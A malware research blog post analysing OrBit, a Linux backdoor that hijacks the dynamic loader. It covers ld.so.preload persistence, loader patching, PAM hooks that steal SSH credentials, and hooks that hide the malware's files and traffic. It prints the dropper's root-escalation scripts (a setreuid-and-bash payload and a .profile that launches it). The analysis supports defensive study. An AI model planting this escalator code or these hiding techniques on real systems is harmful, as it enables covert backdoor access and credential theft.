OrBit: New Undetected Linux Threat Uses Unique Hijack of Execution Flow

By Nicole Fishbein

Published: 2022-07-06 · Archived: 2026-04-05 17:31:26 UTC


Linux is a popular operating system for servers and cloud infrastructures, and as such it's not a surprise that it attracts threat actors' interest and we see a continued growth and innovation of malware that targets Linux, such as the recent Symbiote malware that was discovered by our research team.

In this blog we will provide **a deep technical analysis of a new and fully undetected Linux threat we named OrBit**, because this is one of the filenames that is being used by the malware to temporarily store the output of executed commands. It can be installed either with persistence capabilities or as a volatile implant. The malware implements advanced evasion techniques and gains persistence on the machine by hooking key functions, provides the threat actors with remote access capabilities over SSH, harvests credentials, and logs TTY commands. Once the malware is installed it will infect all of the running processes, including new processes, that are running on the machine.

Unlike other threats that hijack shared libraries by modifying the environment variable LD_PRELOAD, this malware uses 2 different ways to load the malicious library. The first way is by adding the shared object to the configuration file that is used by the loader. The second way is by patching the binary of the loader itself so it will load the malicious shared object.

Technical Analysis

The OrBit Dropper



The dropper sample on VT 67048a69a007c37f8be5d01a95f6a026

The dropper installs the payload and prepares the environment for the malware execution. The malware can be installed as a volatile module or with persistence capabilities. It receives command line arguments and based on them it extracts the payload to one of the locations. Using the command line arguments the installation path can be

swapped and the content of the payload can be updated or entirely uninstalled. From here on in the report, we will simply use “MALWARE_FOLDER” as referring to the location where the malware has been installed.

To install the payload and add it to the shared libraries that are being loaded by the dynamic linker, the dropper calls a function called **patch_ld**. First, it reads the symbolic link of the dynamic linker `/lib64/ld-linux-x86-64.so.2` and checks if the malicious payload is already loaded by searching for the path used by the malware. If it is found the function can swap it with the other location. Otherwise, it looks for `/etc/ld.so.preload` and replaces it with a symbolic link to the location of malicious library: `/lib/libntpVnQE6mk/.l` or `/dev/shm/ldx/.l` (depending on the on the argument passed to the dropper). Lastly, it will append /etc/ld.so.preload to the end of the temp file to make sure that the malicious library will be loaded first.

Before it loads the malicious library to the dynamic linker, the dropper makes sure to save a copy of the legitimate dynamic linker into `MALWARE_FOLDER/.backup_ld.so` so it if needed it can restore the environment and to use the legitimate data to hide the malware (more about in the next section).

The preparation of the environment is achieved by setting a unique group ID (GID) to the path that is used by the malware. In the sample we analyzed the value is **0xE0B2E**, the same GID will be used by the payload. In addition, the dropper copies python (from /usr/bin/python) to the

MALWARE_FOLDER and creates 4 additional files that will be used by the malware:

```
 /lib/libntpVnQE6mk/.logpam
/lib/libntpVnQE6mk/sshpass.txt
/lib/libntpVnQE6mk/sshpass2.txt
/lib/libntpVnQE6mk/.ports
```

And the dropper writes the following 2 files, to grant the threat actors remote access.


The payload below is saved in `MALWARE_FOLDER/bin/escalator`

```
 import os
os.setreuid(0,0)
os.execv("/bin/bash", ("/bin/bash", "-i"))
```

The payload below is saved in `MALWARE_FOLDER/.profile`

```
 #!/bin/bash
if [ "$(id -u)" -ne 0 ] ; then
   echo "Welcome to $(hostname). You are GID $(id -g), UID $(id -u) and about to be escalated to UID 0."
   exec ~/bin/python ~/bin/escalator
fi
```

The OrBit Payload




The payload sample on VT ac89d638cb6912b58de47ac2a274b2fb

The payload is a shared object (.SO file) that can be placed either in persistent storage, for example `/lib/libntpVnQE6mk/`, or in shim-memory under `/dev/shm/ldx/`. If it's placed in the first path the malware will be persistent, otherwise it is volatile.

The shared object hooks functions from 3 libraries: libc, libcap and Pluggable Authentication Module (PAM). Existing processes that use these functions will essentially use the modified functions, and new processes will be hooked with the malicious library as well, allowing the malware to infect the whole machine and harvest credentials, evade detection, gain persistence and provide remote access to the attackers.

When implementing the hooking of libc functions it first calls syscall with the corresponding system call number as can be seen in the screenshot below. Strings are obfuscated with simple XOR with a hardcoded key.



```
0x00002d86 [xAdvc]0 0% 235 40b5127c8cf9d6bec4dbeb61ba766a95c7b2d0cafafcb82ede5a3a679a3e3020.sample]> pd $r @ sym.stat
        ;-- stat:
        0x00002d86      55              push rbp
        0x00002d87      4889e5          mov rbp, rsp
        0x00002d8a      4883ec20        sub rsp, 0x20
        0x00002d8e      48897de8        mov qword [rbp - 0x18], rdi
        0x00002d92      488975e0        mov qword [rbp - 0x20], rsi
        0x00002d96      488b55e0        mov rdx, qword [rbp - 0x20]
        0x00002d9a      488b45e8        mov rax, qword [rbp - 0x18]
        0x00002d9e      4889c6          mov rsi, rax
        0x00002da1      bf04000000      mov edi, 4
        0x00002da6      b800000000      mov eax, 0
        0x00002dab      e8c8f4ffff      call sym.imp.syscall        ;[1]
        0x00002db0      8945fc          mov dword [rbp - 4], eax
        0x00002db3      837dfc00        cmp dword [rbp - 4], 0
    ┌<  0x00002db7      7817            js 0x2dd0
    │   0x00002db9      bf68000000      mov edi, 0x68               ; 'h'
    │   0x00002dbe      b800000000      mov eax, 0
    │   0x00002dc3      e8b0f4ffff      call sym.imp.syscall        ;[1]
    │   0x00002dc8      483d2e0b0e00    cmp rax, 0xe0b2e
   ┌──< 0x00002dce      7505            jne 0x2dd5
   │└─> 0x00002dd0      8b45fc          mov eax, dword [rbp - 4]
   │┌< 0x00002dd3      eb23            jmp 0x2df8
   └──> 0x00002dd5      488b45e0        mov rax, qword [rbp - 0x20]
    │   0x00002dd9      8b4020          mov eax, dword [rax + 0x20]
    │   0x00002ddc      3d2e0b0e00      cmp eax, 0xe0b2e
    │┌< 0x00002de1      7512            jne 0x2df5
    ││  0x00002de3      e8e0f5ffff      call sym.imp.__errno_location ;[2]
    ││  0x00002de8      c700020000000   mov dword [rax], 2
    ││  0x00002dee      b8ffffffff      mov eax, 0xffffffff         ; -1
    ├──< 0x00002df3      eb03            jmp 0x2df8
    │└─> 0x00002df5      8b45fc          mov eax, dword [rbp - 4]
    └──> 0x00002df8      c9              leave
         0x00002df9      c3              ret
```

Hooked stat function in the malware

SSH connection


One of the capabilities of the malware is to set up a remote connection on the machine, it hooks 3 functions in the Pluggable Authentication Module library: **pam_open_session**, **pam_authenticate** and **pam_acct_mgmt**. By hooking these functions the malware is capable of stealing information from SSH connections and providing remote access to the attackers and hiding the network activity.

When the hooked pam_authenticate is called it checks if the user name and the password equal to hardcoded values, and if that's the case it will log the port that is used for the connection in */lib/libntpVnQE6mk/.ports* and open the SSH connection. In other cases, it will check if the file

/lib/libntpVnQE6mk/.logpam exists (in the sample we analyzed it was created by the dropper) and if so it will log the credentials to a file */lib/libntpVnQE6mk/sshpass.txt*. Essentially the first file serves as a flag.

OrBit's evasion techniques

To evade detection the malware hooks multiple functions to prevent them from outputting information that might reveal the existence of the malicious shared library in the running processes or the files that are being used by the malware. The malware uses a hardcoded GID value (the one set by the dropper) to identify the files and processes that are related to the malware and based on that it will manipulate the behavior of the hooked functions. For example, **readdir** is hooked to check the GID of the calling process, if it doesn't match the hardcoded value, all of the directories with the predefined GID value will be omitted from the function's output.



Call *getgid* system call to check the GID of the process

The malware hooks functions that open files: **fopen**, **open**, **open64,** and **openat** and checks if the file that was provided to the relevant open function is part of the proc file system. One of the paths that is being checked is /proc/net/tcp as it can disclose the network traffic generated by the backdoor. The way in which the malware handles the output of this file is similar to other files that are being opened and resembles the implementation in Symbiote. The hooked function reads the content of the file and compares the content, one line at a time to the content of MALWARE_FOLDER/.ports which holds the information about port and addresses used by the malware. The malware creates a temp file and writes only the lines that don't expose the malware. Once the file has proceeded, the malware returns the file descriptor to the temp file to the caller.

The following file paths show the currently mapped memory regions and their access permissions:

- /proc/%PID%/maps

- /proc/%PID%/smaps
- /proc/%PID%/numa_maps

When a process accesses one of these files it may disclose the shared library, therefore the hooked open functions verify that the output doesn't contain a path to the directory used by the malware, in a similar way as described above.

Another file in the proc filesystem that is being checked is /proc/loadavg. This file is used by utilities such as uptime, it provides information about the CPU usage and the status of currently running processes. The malware will process the information from this file in a similar way as the previous files.

The malware hooks **execve** to evade detection of certain utilities, control the behavior of processes and to maintain its persistence by infecting new processes. The hooking logic checks the process name and path and compares it to different usulites in /bin, /usr and /sbin.

The hooked **execve** function is used by the malware to hide the network activity, the malware checks if the new process is ip or iptables utility (it checks both the /usr/sbin and /sbin) it will first execute the command and pipe the output to a local buffer where it will inspect the records and check if there is a match between the records and the information stored in MALWARE_FOLDER/.net or MALWARE_FOLDER/.fw – the record will be omitted from the command's output.


When execve is called with **dmesg** the malware omits records that are equal to the records in MALWARE_FOLDER/.sys/.dmesg, and records that contain one of the following keywords: zapping, tcpdump, promiscuous, libntpVnQE6mk, libdl.so.

execve checks if the function was called with the environment variable LD_TRACE_LOADED_OBJECTS, when this variable is set causes the program to list its

dynamic dependencies. The malware saves the original (unpatched) dynamic linker in a backup file, so when execve is called with this variable the output that will be presented is as if the legitimate dynamic linker was called and it will not list the malicious library. Essentially the following command is being executed:

```
MALWARE_FOLDER/.backup_ld --list %s
```

Strace is another utility that is being examined by the hooked **execve.** Because the output of strace can reveal the malicious library as one of the libraries that is being loaded by a traced process. Strace can be executed with the -o flag that specifies a file path to which the output will be piped, if it's not set in the command the malware will write the output of strace to /tmp/.orbit. Similar to other utilities, the malware executes the command and gets the result from the output file. Next it omits records that contain the symlink one of the following: the malicious library (MALWARE_FOLDER/.l), the GID which is used by the malware (920366) and its folder path.



Achieving Persistence


The malware uses two methods to achieve persistence. The reason the malware uses both of the methods is to make it hard removing the malware from an infected machine while it's running. The first method adds the path to the malware into the **/etc/ld.so.preload** configuration file. This instructs the loader that the malware should be loaded first and for all new processes. In the case this method is prevented by, for example removing the configuration file on the infected machine, the malware has its second method which is achieved by patching the loader binary.

The malware first makes a copy of the loader's binary so it can patch it. It performs a simple search in the binary for the string "/etc/ld.so.preload". Once it's found, it replaces the string to a path to a file within the %MALWARE_FOLDER%. The content of this file has the path to the malware library to act as a **ld.so.preload** configuration file. This means when the patch loader is executed, it uses the file in the %MALWARE_FOLDER% instead under "/etc". The malware author has set up these two methods to act as catches in the case one of them goes away. For example, if an administrator wants to stop the malware from being loaded by removing the configuration file under "/etc" so the hidden files can be revealed, the patched loader who doesn't use this file, will just load the malware who will recreate the configuration file. If the administrator instead overwrites the patched loader with a clean version, the clean loader loads the malware from the "ld.so.preload" configuration file which repatches the loader.

Information Stealing

The backdoor hooks the **read** and **write** functions to log data that is being written by the executed processes on the machine. The backdoor checks the flag: *sniff_ssh_session* that defines whether any call to write will be logged or only processes executed with sudo or ssh sessions. Appears that the functionality of the flag doesn't reflect the actual flow of the write function – when the flag is set to false the hooked function checks if the process was executed with sudo or if the calling process is ssh and logs the buffer that was passed to the original write

function, the data is stored at: MALWARE_FOLDER/sshpass2.txt. Otherwise when the flag is set to true, the buffer is logged to MALWARE_FOLDER/sniff.txt without verification of the calling process name. Once the hooked function is done it will return the return value of the original function call.



Checking the flag sniff_ssh_session.

For bash and sh processes that call **execve** the hook will log the *path* argument that holds the path to the file that will be executed as a new process, the hooked function will append a timestamp and the full path and write the information into MALWARE_FOLDER/execlog.

Network Capabilities

The backdoor hooks function from the libpcap library to hide network activity. If hooks **bind** and **connect** functions to log the ports that are being used by processes with the malwar's gid, the ports are being written to MALWARE_FOLDER/.ports. The content of this file is used by the backdoor to manage the ports that are being used in sessions that were opened by the activity of the backdoor. When a new SSH session is created the port and IP address is being written to the file.

The malware hooks the **pcap_loop** function and **pcap_packet_callback** to filter out the traffic of the backdoor. To accomplish this task the hooked *pcap_packet_callback* omits ports that are in MALWARE_FOLDER/.ports as it contains all of the ports used by the backdoor.

Comparing to other Linux threats

While it's common for malware to hook functions, the usual technique is by loading a shared library using LD_PRELOAD – that was the case for Symbiote, HiddenWasp and other threats.

This malware uses XOR encrypted strings and steals passwords – similar to other Linux backdoors reported by ESET. But unlike other threats, this malware steals information from different commands and utilities and stores them in specific files on the machine. Besides, there is an extensive usage of files for storing data, something that was not seen before.

What makes this malware especially interesting is the almost hermetic hooking of libraries on the victim machine, that allows the malware to gain persistence and evade detection while stealing information and setting SSH

backdoor.

Conclusion

Threats that target Linux continue to evolve while successfully staying under the radar of security tools, now OrBit is one more example of how evasive and persistent new malware can be.

I want to thank Joakim Kennedy for his contribution to this research.

IoCs
